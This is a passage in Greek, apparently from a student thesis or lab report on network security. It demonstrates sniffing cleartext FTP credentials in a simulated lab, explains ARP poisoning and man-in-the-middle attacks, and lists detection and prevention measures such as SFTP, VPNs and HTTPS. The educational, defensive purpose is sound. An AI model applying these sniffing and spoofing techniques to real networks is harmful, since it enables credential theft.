
Εικόνα 12: Activate the sniffing device 1

Στο παράδειγμα, ενεργοποιούμε το Sniffer 1, και στην παρακάτω φωτογραφία βλέπουμε που θα προβληθούν τα πακέτα που θα καταγραφούν και θα ανιχνευθούν από τη συσκευή.




Εικόνα 13: Activate the sniffing device 2

Στη συνέχεια χρησιμοποιώντας τον PC-B θα συνδεθούμε εξ αποστάσεως (Remotely) με τον FTP server με σκοπό ο Sniffer να ανιχνεύσει τα πακέτα και να εντοπίσουμε τους κωδικούς.




Εικόνα 14: Remotely connect to FTP server

Η σύνδεση γίνεται μέσω της εντολής "ftp 209.165.200.227" , δηλαδή με τη χρήση της public IP address του FTP server. Για να ολοκληρωθεί η σύνδεση στον server, ζητούνται τα Username και Password. Μόλις πραγματοποιηθεί η σύνδεση, θα ανεβάσουμε ένα αρχείο στον server.




Εικόνα 15: Upload a file to the FTP server

Μπορούμε να επιβεβαιώσουμε ότι το αρχείο μας ανέβηκε στον server με την εντολή “dir”. Για να γίνει πιο ξεκάθαρο, παρακάτω βλέπουμε τι εμφανίζεται με την εντολή “dir” αφού έχουμε πραγματοποιήσει το upload του αρχείου στον FTP server.



Εικόνα 16: The file in FTP Server

Αφού συνδεθήκαμε στον FTP Server και ανεβάσαμε το αρχείο που θέλαμε, μέσω του PC-B, μπορούμε να δούμε μέσω του Sniffer, τα πακέτα που καταγράφηκαν αλλά και το πώς μπορούμε να εντοπίσουμε τους κωδικούς που χρησιμοποιήθηκαν κατά τη σύνδεση.



Εικόνα 17: Investigate the FTP traffic

Στην παραπάνω εικόνα παρατηρούμε τα εξής. Αρχικά στη στήλη "Buffer Size" βρίσκονται τα πακέτα που καταγράφηκαν κατά την διαδικασία σύνδεσης και ανεβάσματος του αρχείου στον FTP server. Επιλέγοντας κάθε ένα από τα αρχεία στο Buffer Size, στα δεξιά, εμφανίζονται οι πληροφορίες του κάθε πακέτου. Όπως βλέπουμε και στην εικόνα, στο FTP Command παρατηρούμε τις εντολές που δόθηκαν κατά την παραπάνω διαδικασία. Κατά συνέπεια, εδώ βλέπουμε στο FTP Command την εντολή που δόθηκε, στην συγκεκριμένη περίπτωση το username που χρησιμοποιήθηκε για να γίνει η σύνδεση στον FTP server, και στο FTP Argument βλέπουμε το password αντίστοιχα.

Σύμφωνα με τα παραπάνω, η ευπάθεια ασφαλείας που εντοπίζεται στο FTP, είναι ότι το username και password το FTP μεταδίδεται σε καθαρό κείμενο.

(Ενότητα 5.1.Α) Η λειτουργία των ανιχνευτών πακέτων

Καταλαβαίνουμε ότι ένας εισβολέας που είναι οπλισμένος με έναν ανιχνευτή πακέτων μπορεί εύκολα να αποκτήσει ονόματα χρήστη και κωδικούς πρόσβασης απλώς ανιχνεύοντας μια σύνδεση FTP, κάτι που μπορεί να χρησιμοποιηθεί από μια man-in-the-middle (MITM) attack γνωστή και ως ARP poisoning. Επιπλέον να τονίσουμε ότι μια τέτοια διαδικασία μπορεί να χρησιμοποιηθεί και από τους διαχειριστές δικτύου για την εκτέλεση διαγνωστικών δικτύων (Villanueva, 2022).

Μερικοί από τους δημοφιλείς sniffers είναι οι Cain and Abel, Carnivore, dSniff, Ettercap, Fiddler, tcpdump και Wireshark. Οι ανιχνευτές λειτουργούν, βασικά, συλλαμβάνοντας πρώτα πακέτα που λαμβάνουν από το δίκτυο, συμπεριλαμβανομένων εκείνων των πακέτων που προορίζονται για άλλους κεντρικούς υπολογιστές. Αυτό μπορεί εύκολα να γίνει σε ένα LAN που συνδέει κεντρικούς υπολογιστές μέσω ενός διανομέα. Αυτό συμβαίνει επειδή ένας διανομέας απλώς προωθεί όλα τα πακέτα που εισάγονται σε όλους τους συνδεδεμένους κεντρικούς υπολογιστές ανεξάρτητα από τις διευθύνσεις προορισμού αυτών των πακέτων (Villanueva, 2022).

Οι ανιχνευτές πακέτων μπορούν να χρησιμοποιηθούν τόσο σε ενσύρματα όσο και σε ασύρματα δίκτυα — η αποτελεσματικότητά τους εξαρτάται από το πόσο μπορούν να «δουν» ως αποτέλεσμα των πρωτοκόλλων ασφάλειας δικτύου. Σε ένα ενσύρματο δίκτυο, οι sniffers μπορεί να έχουν πρόσβαση στα πακέτα κάθε συνδεδεμένου μηχανήματος ή μπορεί να περιορίζονται από την τοποθέτηση διακοπτών δικτύου. Σε ένα ασύρματο δίκτυο, οι περισσότεροι sniffers μπορούν να σαρώσουν μόνο ένα κανάλι κάθε φορά, αλλά η χρήση πολλαπλών ασύρματων διεπαφών μπορεί να επεκτείνει αυτή τη δυνατότητα (kaspersky, n.d.b).

Μόλις τα πακέτα περάσουν στο sniffer, λαμβάνουμε πολλές πληροφορίες σχετικά με αυτά. Για παράδειγμα, να ανιχνεύσουμε ονόματα χρήστη και κωδικούς πρόσβασης από πακέτα FTP, όπως είδαμε και παραπάνω. Ωστόσο, αυτό το κατόρθωμα δεν θα είναι τόσο εύκολο εάν βρισκόμαστε σε δίκτυο μεταγωγής (δηλαδή ένα LAN που χρησιμοποιεί διακόπτη αντί για διανομέα). Ένας διακόπτης είναι πιο έξυπνος από έναν διανομέα. Προωθεί μόνο πακέτα σε μηχανές για τις οποίες προορίζονται. Επομένως, δεν γίνεται να ανιχνευτούν τα περιεχόμενα ορισμένων πακέτων που δεν απευθύνονται στον υπολογιστή μας, επειδή δεν θα τα λάβουμε ποτέ από την αρχή (Villanueva, 2022).

(Ενότητα 5.1.Β) ARP poisoning and Man-in-the-Middle Attack

Το ARP Poisoning (γνωστό και ως ARP Spoofing) είναι ένας τύπος κυβερνοεπίθεσης που πραγματοποιείται μέσω ενός τοπικού δικτύου (LAN) που περιλαμβάνει την αποστολή κακόβουλων πακέτων ARP σε μια προεπιλεγμένη πύλη σε ένα LAN προκειμένου να αλλάξουν οι ζεύξεις στην IP του σε MAC address table. Το πρωτόκολλο ARP μεταφράζει τις διευθύνσεις IP σε διευθύνσεις MAC. Επειδή το πρωτόκολλο ARP σχεδιάστηκε καθαρά για αποτελεσματικότητα και όχι για ασφάλεια, οι επιθέσεις ARP Poisoning είναι εξαιρετικά


εύκολο να πραγματοποιηθούν, εφόσον ο εισβολέας έχει τον έλεγχο ενός μηχανήματος εντός του LAN στόχου ή είναι απευθείας συνδεδεμένος με αυτό (Radware, n.d.b).

Η ίδια η επίθεση αποτελείται από έναν εισβολέα που στέλνει ένα ψευδές μήνυμα απάντησης ARP στην προεπιλεγμένη πύλη δικτύου, ενημερώνοντάς τον ότι η διεύθυνση MAC πρέπει να συσχετιστεί με τη διεύθυνση IP του στόχου και αντίστροφα, έτσι ώστε η MAC του στόχου να είναι συνδεδεμένη με τη διεύθυνση IP του εισβολέα. Μόλις η προεπιλεγμένη πύλη λάβει αυτό το μήνυμα και μεταδώσει τις αλλαγές της σε όλες τις άλλες συσκευές του δικτύου, όλη η κίνηση του στόχου σε οποιαδήποτε άλλη συσκευή στο δίκτυο διανύεται μέσω του υπολογιστή του εισβολέα, επιτρέποντας στον εισβολέα να την επιθεωρήσει ή να την τροποποιήσει πριν την προωθήσει στον πραγματικό του προορισμό. Επειδή οι επιθέσεις ARP Poisoning συμβαίνουν σε τόσο χαμηλό επίπεδο, οι χρήστες που στοχεύουν το ARP Poisoning σπάνια αντιλαμβάνονται ότι η επισκεψιμότητα τους ελέγχεται ή τροποποιείται. Εκτός από τις επιθέσεις Man-in-the-Middle, το ARP Poisoning μπορεί να χρησιμοποιηθεί για να προκαλέσει μια κατάσταση denial-of-service σε ένα LAN, απλώς αναχαιτίζοντας ή ρίχνοντας και όχι προωθώντας τα πακέτα του στόχου (Radware, n.d.b).

Συνοπτικά, Man-in-the-Middle attack είναι μια μορφή ενεργητικής υποκλοπής κατά την οποία ένας εισβολέας παρεμποδίζει τις επικοινωνίες μεταξύ τουλάχιστον δύο μηχανών και εξαπατά τα θύματα να πιστεύουν ότι εξακολουθούν να επικοινωνούν απευθείας μεταξύ τους. Αλλά στην πραγματικότητα, τα πακέτα επικοινωνίας ρέουν μέσω του μηχανήματος του εισβολέα, επιτρέποντας έτσι στον εισβολέα να τα κρυφακούει (Villanueva, 2022).

Διευθύνσεις IP και διευθύνσεις MAC

Όταν ξεκινάμε μια σύνδεση με άλλο μηχάνημα, για παράδειγμα με έναν διακομιστή FTP, συνήθως εισάγουμε μια διεύθυνση IP ή το όνομα κεντρικού υπολογιστή του μηχανήματος προορισμού (τα ονόματα κεντρικού υπολογιστή όπως το ftp.somedomain.com αντιστοιχίζονται αυτόματα σε διευθύνσεις IP) στην εφαρμογή client (Villanueva, 2022).



Εικόνα 18: IP – FTP SERVER

Ωστόσο, οι ίδιες οι συσκευές υλικού δεν χρησιμοποιούν διευθύνσεις IP για να διακρίνονται μεταξύ τους. Αντίθετα, οι συσκευές υλικού που ανήκουν στο ίδιο δίκτυο χρησιμοποιούν τις διευθύνσεις MAC που έχουν εκχωρηθεί μοναδικά στα NIC τους. Ως εκ τούτου, για να μπορέσουν να ανταλλάξουν μηνύματα μεταξύ ενός πελάτη FTP και ενός διακομιστή FTP, για παράδειγμα, οι διευθύνσεις IP πρέπει να επιλυθούν σε διευθύνσεις MAC. Αυτή είναι η

δουλειά του ARP, το οποίο πραγματικά σημαίνει Πρωτόκολλο Ανάλυσης Διεύθυνσης (Address Resolution Protocol) (Villanueva, 2022).

Τι μπορεί να δει ένας sniffer σε μια σύνδεση FTP;

Ορισμένοι ανιχνευτές πακέτων μπορούν να πραγματοποιήσουν ARP poisoning πριν ανιχνεύσουν τη σύνδεση. Όταν εκτελείται σε μια σύνδεση όπως το FTP, η οποία αποστέλλει πληροφορίες σε απλό κείμενο, ο ανιχνευτής πακέτων μπορεί να επιτρέψει στον εισβολέα να δει πράγματα που δεν έπρεπε να δει, για παράδειγμα, ονόματα χρήστη και κωδικούς πρόσβασης (Villanueva, 2022).

Για να αποτρέψουμε έναν ανιχνευτή πακέτων να 'βλέπει' τα ονόματα χρήστη και τους κωδικούς πρόσβασης των χρηστών σας ενώ πραγματοποιούν μεταφορά αρχείων, είναι προτιμότερο να χρησιμοποιηθούν κρυπτογραφημένα πρωτόκολλα FTP όπως FTPS ή SFTP αντί για κανονικό FTP. Αυτά τα δύο πρωτόκολλα ασφαλούς μεταφοράς αρχείων κρυπτογραφούν τις πληροφορίες που αποστέλλονται, καθιστώντας τις μη αναγνώσιμες. Τόσο οι συνδέσεις FTPS όσο και οι συνδέσεις SFTP είναι ακατανόητες όταν προβάλλονται σε έναν ανιχνευτή πακέτων. Με αυτό τον τρόπο, ένας εισβολέας δεν θα μπορούσε να ανακτήσει ονόματα χρήστη και κωδικούς πρόσβασης (Villanueva, 2022).

(Ενότητα 5.1.Γ) Ανίχνευση μιας επίθεσης Man-in-the-Middle

Ο εντοπισμός μιας επίθεσης Man-in-the-Middle μπορεί να είναι δύσκολος χωρίς να ληφθούν οι κατάλληλες ενέργειες. Εάν δεν αναζητούμε ενεργά για να διαπιστώσουμε εάν οι επικοινωνίες μας έχουν υποκλαπεί, μια επίθεση Man-in-the-Middle μπορεί ενδεχομένως να περάσει απαρατήρητη μέχρι να είναι πολύ αργά. Ο έλεγχος για τον σωστό έλεγχο ταυτότητας σελίδας και η εφαρμογή κάποιου είδους ανίχνευσης παραβίασης είναι συνήθως οι βασικές μέθοδοι για τον εντοπισμό πιθανής επίθεσης, αλλά αυτές οι διαδικασίες ενδέχεται να απαιτούν επιπλέον εγκληματολογική ανάλυση εκ των υστέρων (Rapid7, n.d).

Είναι σημαντικό να λαμβάνετε προληπτικά μέτρα για την αποτροπή επιθέσεων MITM πριν εκδηλωθούν, αντί να προσπαθείτε να τις εντοπίσετε ενώ συμβαίνουν ενεργά (Rapid7, n.d).

Μερικά από τα σημάδια που δείχνουν ότι μπορεί να υπάρχουν επιπλέον ακροατές στα δίκτυά σας είναι οι απροσδόκητες ή/και επαναλαμβανόμενες αποσυνδέσεις, όπου οι εισβολείς αποσυνδέουν βίαια τους χρήστες, ώστε να μπορούν να υποκλέψουν το όνομα χρήστη και τον κωδικό πρόσβασης όταν ο χρήστης προσπαθεί να επανασυνδεθεί. Παρακολουθώντας για απροσδόκητες ή επαναλαμβανόμενες αποσυνδέσεις, μπορείτε να εντοπίσετε προληπτικά αυτήν την δυνητικά επικίνδυνη συμπεριφορά. Παράξενες διευθύνσεις στη γραμμή διευθύνσεων του προγράμματος περιήγησής σας, αποτελεί ένα ακόμα σημάδι. Εάν κάτι στη διεύθυνση φαίνεται περίεργο, έστω και λίγο, καλό θα είναι να γίνει κάποιος επανέλεγχος. Θα μπορούσε να είναι μια DNS hijack. Για παράδειγμα, βλέπουμε https:\\www.go0gle.com αντί για https:\\www.google.com. Τέλος, η σύνδεση σε δημόσιο ή/και μη ασφαλές Wi-Fi. Θα πρέπει αν είμαστε εξαιρετικά προσεκτικοί στα δίκτυα στα οποία συνδεόμαστε και να αποφεύγουμε δημόσια Wi-Fi όσο είναι δυνατόν. Οι εισβολείς δημιουργούν ψεύτικα δίκτυα

με γνωστά αναγνωριστικά όπως "τοπικό δωρεάν ασύρματο" ή κάποιο άλλο κοινό όνομα για να εξαπατήσουν τους ανθρώπους να συνδεθούν. Εάν συνδεθείτε στο Wi-Fi του εισβολέα, μπορούν εύκολα να δουν όλα όσα στέλνετε στο δίκτυο (Petters, 2020).

(Ενότητα 5.1.Δ) Βέλτιστες πρακτικές για την πρόληψη επιθέσεων Man-in-the-Middle

Η ισχυρή κρυπτογράφηση WEP/WAP σε σημεία πρόσβασης. Η ύπαρξη ενός ισχυρού μηχανισμού κρυπτογράφησης σε σημεία ασύρματης πρόσβασης αποτρέπει τους ανεπιθύμητους χρήστες από το να συνδεθούν στο δίκτυό μας. Ένας αδύναμος μηχανισμός κρυπτογράφησης μπορεί να επιτρέψει σε έναν εισβολέα να εισβάλει με brute-force σε ένα δίκτυο και να αρχίσει μια Man-in-the-Middle attack. Όσο ισχυρότερη είναι η εφαρμογή της κρυπτογράφησης, τόσο πιο ασφαλής. Επιπλέον, τα ισχυρά διαπιστευτήρια σύνδεσης δρομολογητή, είναι σημαντικό να βεβαιωθούμε ότι η προεπιλεγμένη σύνδεση δρομολογητή μας έχει αλλάξει. Όχι μόνο ο κωδικός πρόσβασης Wi-Fi, αλλά τα διαπιστευτήρια σύνδεσης του δρομολογητή μας. Εάν ένας εισβολέας βρει τα διαπιστευτήρια σύνδεσης του δρομολογητή μας, μπορεί να αλλάξει τους διακομιστές DNS σε κακόβουλους διακομιστές ή ακόμα χειρότερα, να μολύνουμε τον δρομολογητή μας με κακόβουλο λογισμικό (Rapid7, n.d).

Τα VPN μπορούν να χρησιμοποιηθούν για τη δημιουργία ενός ασφαλούς περιβάλλοντος για ευαίσθητες πληροφορίες σε ένα τοπικό δίκτυο. Χρησιμοποιούν κρυπτογράφηση βασισμένη σε κλειδί για να δημιουργήσουν ένα υποδίκτυο για ασφαλή επικοινωνία. Με αυτόν τον τρόπο, ακόμα κι αν ένας εισβολέας τύχει να μπει σε ένα κοινόχρηστο δίκτυο, δεν θα μπορεί να αποκρυπτογραφήσει την κίνηση στο VPN. Επιπροσθέτως, το HTTPS μπορεί να χρησιμοποιηθεί για την ασφαλή επικοινωνία μέσω HTTP χρησιμοποιώντας ανταλλαγή δημόσιου-ιδιωτικού κλειδιού. Αυτό αποτρέπει έναν εισβολέα από οποιαδήποτε χρήση των δεδομένων που μπορεί να μυρίζει. Οι ιστότοποι θα πρέπει να χρησιμοποιούν μόνο HTTPS και να μην παρέχουν εναλλακτικές λύσεις HTTP. Οι χρήστες μπορούν να εγκαταστήσουν προσθήκες προγράμματος περιήγησης για να επιβάλλουν πάντα χρησιμοποιώντας HTTPS σε αιτήματα (Rapid7, n.d).

Τέλος, οι επιθέσεις Man-in-the-Middle συνήθως περιλαμβάνουν πλαστογράφηση κάτι ή άλλο. Ο έλεγχος ταυτότητας που βασίζεται σε ζεύγος δημόσιου κλειδιού, όπως το RSA, μπορεί να χρησιμοποιηθεί σε διάφορα επίπεδα της στοίβας για να διασφαλιστεί εάν τα πράγματα με τα οποία επικοινωνείτε είναι πραγματικά αυτά με τα οποία θέλετε να επικοινωνήσετε (Rapid7, n.d).

5.2 DNS Monitoring


Το DNS monitoring είναι η διαδικασία που γίνεται για τη διαχείριση και τη διασφάλιση της ασφάλειας της επικοινωνίας μεταξύ των χρηστών του προγράμματος περιήγησης και των ιστότοπων ή και των υπηρεσιών που χρησιμοποιούν. Είτε η εταιρεία σας είναι υπεύθυνη για τη διαχείριση ενός ή πολλών τομέων ιστότοπων, η παρακολούθηση DNS μπορεί να βοηθήσει στη γρήγορη διάγνωση τυχόν προβλημάτων, στην πρόληψη στοχευμένων επιθέσεων και στον εύκολο εντοπισμό τυχόν παραβιάσεων ασφαλείας που ενδέχεται να προκύψουν (Pagerduty, n.d.).

Η αποτελεσματική παρακολούθηση DNS συνίσταται στον τακτικό έλεγχο των εγγραφών DNS για τυχόν απροσδόκητες αλλαγές ή εντοπισμένες διακοπές λειτουργίας (είτε λόγω μη αυτόματου σφάλματος είτε λόγω hacker). Αυτό επιτρέπει στην ομάδα ασφαλείας να εντοπίζει και να επιλύει γρήγορα τυχόν ζητήματα που ενδέχεται να επηρεάσουν αρνητικά τον ιστότοπό μας ή την ασφάλεια των χρηστών που χρειάζονται πρόσβαση στον ιστότοπο (Pagerduty, n.d.).

Παρακάτω, παρατίθενται οι τρόποι με τους οποίους φιλτράρουμε τα πακέτα DNS καθώς και πως μπορούμε να προβάλουμε τις λεπτομέρειες τόσο των πακέτων ερωτήματος DNS όσο και των πακέτων απόκρισης μέσω του Wireshark.

